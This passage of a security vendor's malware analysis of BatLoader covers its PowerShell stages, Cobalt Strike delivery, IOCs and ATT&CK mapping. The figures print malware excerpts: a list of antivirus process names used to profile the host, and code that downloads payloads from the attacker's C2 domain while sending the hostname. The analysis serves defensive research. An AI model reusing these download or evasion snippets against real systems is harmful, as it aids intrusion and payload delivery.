


Figure 36: Contents of requestadmin.bat

The scripttodo.ps1 file still retrieves the same files from the C2, the Cobalt Strike payload (d655) was changed to a DLL instead of EXE and shutdowni.bat is no longer pulled from the C2.

user.ps1 (Figure 37) is similar to scriptodo.ps1 in terms of enumerating the current domain of the host, username, and ARP table.

- If all conditions are satisfied and the host has SID S-1-5-32-544 present (Group Name: BUILTIN\Administrators), the script outputs “YES”.
- If the conditions are not met and the host belongs to the workgroup, the script retrieves the Cobalt Strike payload named installv2.dll (MD5: 4a6898a4584fdfb34bbeefc77bc882c4) and runs it via rundll32.exe with an ordinal “SRANdomsrt”.

Interestingly enough, we have observed QakBot using the same ordinal name to run Cobalt Strike payloads.

Figure 37: Contents of the user.ps1

Another new addition to BatLoader is the antivirus check script (checkav.ps1). The script checks the host against the list of antiviruses and sends it out to C2 server (Figure 38).

```
function f001_SetProcessList
{
    #Avast
    #AVG
    #Avira
    #BitDefender
    #BullGuard
    #ClamAV
    #Comodo
    #Dr.Web
    #Emsisoft
    #NOD32
    #F-Secure
    #IKARUS
    #Kaspersky
    #Panda
    #Sophos
    #TrendMicro
    #Bitdefender
    #ZoneAlarm
    #360-TS
    #Norton
    #McAfee
    #WinDefender

    $script:List_ProccesCheck = @(
        '"ashDisp.exe" => "Avast",'
        '"AvastUI.exe" => "Avast",'
        '"beagle.exe" => "Avast",'
        '"ASHSERV.exe" => "Avast",'
        '"ASHSIMPL.exe" => "Avast",'
        '"ASHWEBSV.exe" => "Avast",'
        '"ASWUPDSV.exe" => "Avast",'
        '"ASWSCAN.exe" => "Avast",'
        '"afwServ.exe" => "Avast",'
        '"avg.exe" => "AVG",'
        '"avgaurd.exe" => "Avira",'
        '"XCOMMSVR.exe" => "BitDefender",'
        '"vsserv.exe" => "Bitdefender",'
        '"mgui.exe" => "BullGuard",'
        '"FRESHCLAM.exe" => "ClamAV",'
        '"cpf.exe" => "Comodo",'
        '"CFP.exe" => "Comodo",'
        '"spidernt.exe" => "Dr.Web",'
        '"DRWADINS.exe" => "Dr.Web",'
        '"DRWEB.exe" => "Dr.Web",'
        '"SPIDERCPL.exe" => "Dr.Web",'
```

Figure 38: Contents of checkav.ps1

Later, threat actor(s) switched from externalchecksso[.]com to internalchecksso[.]com. The scripttodo.ps1 was also changed to ru.ps1 as well as the names for malicious binaries as shown in Figure 39.

```
        Invoke-WebRequest $URL3 -outfile po2.exe.gpg
        Invoke-WebRequest $URL4 -outfile f8207.exe.gpg


}
else
{

  $URL1 = "https://internalcheckssso.com/g5i0ng/index/d2ef590c0310838490
   + "&hostname=" + $UserPCname
   $URL = "https://internalcheckssso.com/g5i0ng/index/fa0a24aafe05050059
   + "&hostname=" + $UserPCname


        Invoke-WebRequest $URL1 -outfile djwndd.exe.gpg
        Invoke-WebRequest $URL -outfile pl07skw.exe.gpg


}
```

Figure 39: Contents of ru.ps1

How eSentire is Responding

Our Threat Response Unit (TRU) combines threat intelligence obtained from continuous research and security incidents to create practical outcomes for our customers. We are taking a full-scale response approach to ongoing cybersecurity threats by deploying countermeasures, such as:

- Implementing threat detections and leveraging BlueSteel, our machine-learning powered PowerShell classifier, to identify malicious command execution and ensuring that eSentire has visibility and detections are in place across eSentire MDR for Endpoint and MDR for Network.
- Performing global threat hunts for indicators associated with BatLoader.

Our detection content is supported by investigation runbooks, ensuring our 24/7 SOC Cyber Analysts respond rapidly to any intrusion attempts related to known malware Tactics, Techniques, and Procedures. In addition, TRU closely monitors the threat landscape and constantly addresses capability gaps and conducts retroactive threat hunts to assess customer impact.

Recommendations from eSentire's Threat Response Unit (TRU)

We recommend implementing the following controls to help secure your organization against BatLoader malware:

- Confirm that all devices are protected with Endpoint Detection and Response (EDR) solutions
- Encouraging good cybersecurity hygiene among your users by using Phishing and Security Awareness Training (PSAT) when downloading software from the Internet.
- Encourage your employees to use password managers instead of using the password storage feature provided by web browsers.

While the TTPs used by adversaries grow in sophistication, they lead to a certain level of difficulties at which critical business decisions must be made. Preventing the various attack paths utilized by the modern threat actor requires actively monitoring the threat landscape, developing, and deploying endpoint detection, and the ability to investigate logs & network data during active intrusions.

eSentire's TRU is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

Appendix

- https://www.mandiant.com/resources/blog/seo-poisoning-batloader-atera
- https://news.sophos.com/en-us/2022/01/19/zloader-installs-remote-access-backdoors-and-delivers-cobalt-strike/
- https://raw.githubusercontent.com/adbertram/Random-PowerShell-Work/master/Security/GnuPg.psm1
- https://learn.microsoft.com/en-us/windows/win32/sync/asynchronous-procedure-calls?redirectedfrom=MSDN
- https://www.0ffset.net/reverse-engineering/malware-analysis/analysing-isfb-loader/
- https://www.0ffset.net/reverse-engineering/malware-analysis/analyzing-isfb-second-loader/
- https://www.0ffset.net/reverse-engineering/challenge-1-gozi-string-crypto/
- https://research.openanalysis.net/config/python/yara/isfb/rm3/gozi/2022/10/06/isfb.html
- https://www.esentire.com/blog/esentire-threat-intelligence-malware-analysis-mars-stealer
- https://owasp.org/www-community/attacks/Man-in-the-browser_attack

Indicators of Compromise

Name	Indicators
BatLoader C2	updatea1[.]com
BatLoader C2	externalchecksso[.]com
BatLoader C2	internalchecksssso[.]com
Ursnif C2	weiqeqwns[.]com
Ursnif C2 >	wdeiqeqwns[.]com
Ursnif C2	weiqeqwens[.]com
Ursnif C2	weiqewqwns[.]com
Ursnif C2	iujdhsndjfks[.]com
Ursnif C2	trackingg-protectioon.cdn1.mozilla[.]net

Ursnif C2	45.8.158[.]104
Ursnif C2	188.127.224[.]114
Ursnif C2	siwdmfkshsgw[.]com
Vidar Stealer	t[.]me/trampapanam
Ursnif C2	Ijduwhsbvk[.]com
Vidar Stealer	nerdculture[.]de/@yoxhyp
SystemBC C2	hgfiudtyukjnio[.]com
SystemBC C2(overlaps with Ursnif C2 ISP)	188.127.224[.]46
Cobalt Strike C2	139.60.161[.]74
Redline C2	176.113.115[.]10

MITRE ATT&CK

MITRE ATT&CK Tactic	ID	MITRE ATT&CK Technique	Description
MITRE ATT&CK Tactic Initial Access	ID T1189	MITRE ATT&CK Technique Drive-by Compromise	Description BatLoader is delivered via fake software installers
MITRE ATT&CK Tactic User Execution	ID T1204.002	MITRE ATT&CK Technique Malicious File	Description The user launches the malicious MSI file
MITRE ATT&CK Tactic Persistence	ID T1547.001	MITRE ATT&CK Technique Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Description As a result of BatLoader infection, ISFB malware creates the persistence via Registry Run Keys. Syncro RMM can also be used as a persistence mechanism
MITRE ATT&CK Tactic Defense Evasion	ID T1562.001	MITRE ATT&CK Technique Impair Defenses: Disable or Modify Tools	Description Disabling Windows Defender notifications, Task Manager and Command Prompt
MITRE ATT&CK Tactic Process Injection	ID T1055		Description ISFB injects itself into explorer.exe as a result of successful BatLoader infection
MITRE ATT&CK Tactic Unsecured Credentials	ID T1552.001	MITRE ATT&CK Technique Unsecured Credentials: Credentials In Files	Description The ISFB version observed is capable of accessing browser credentials and cookies, Thunderbird and Outlook profiles, POP3, SMTP passwords.

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Source: https://www.esentire.com/blog/esentire-threat-intelligence-malware-analysis-batloader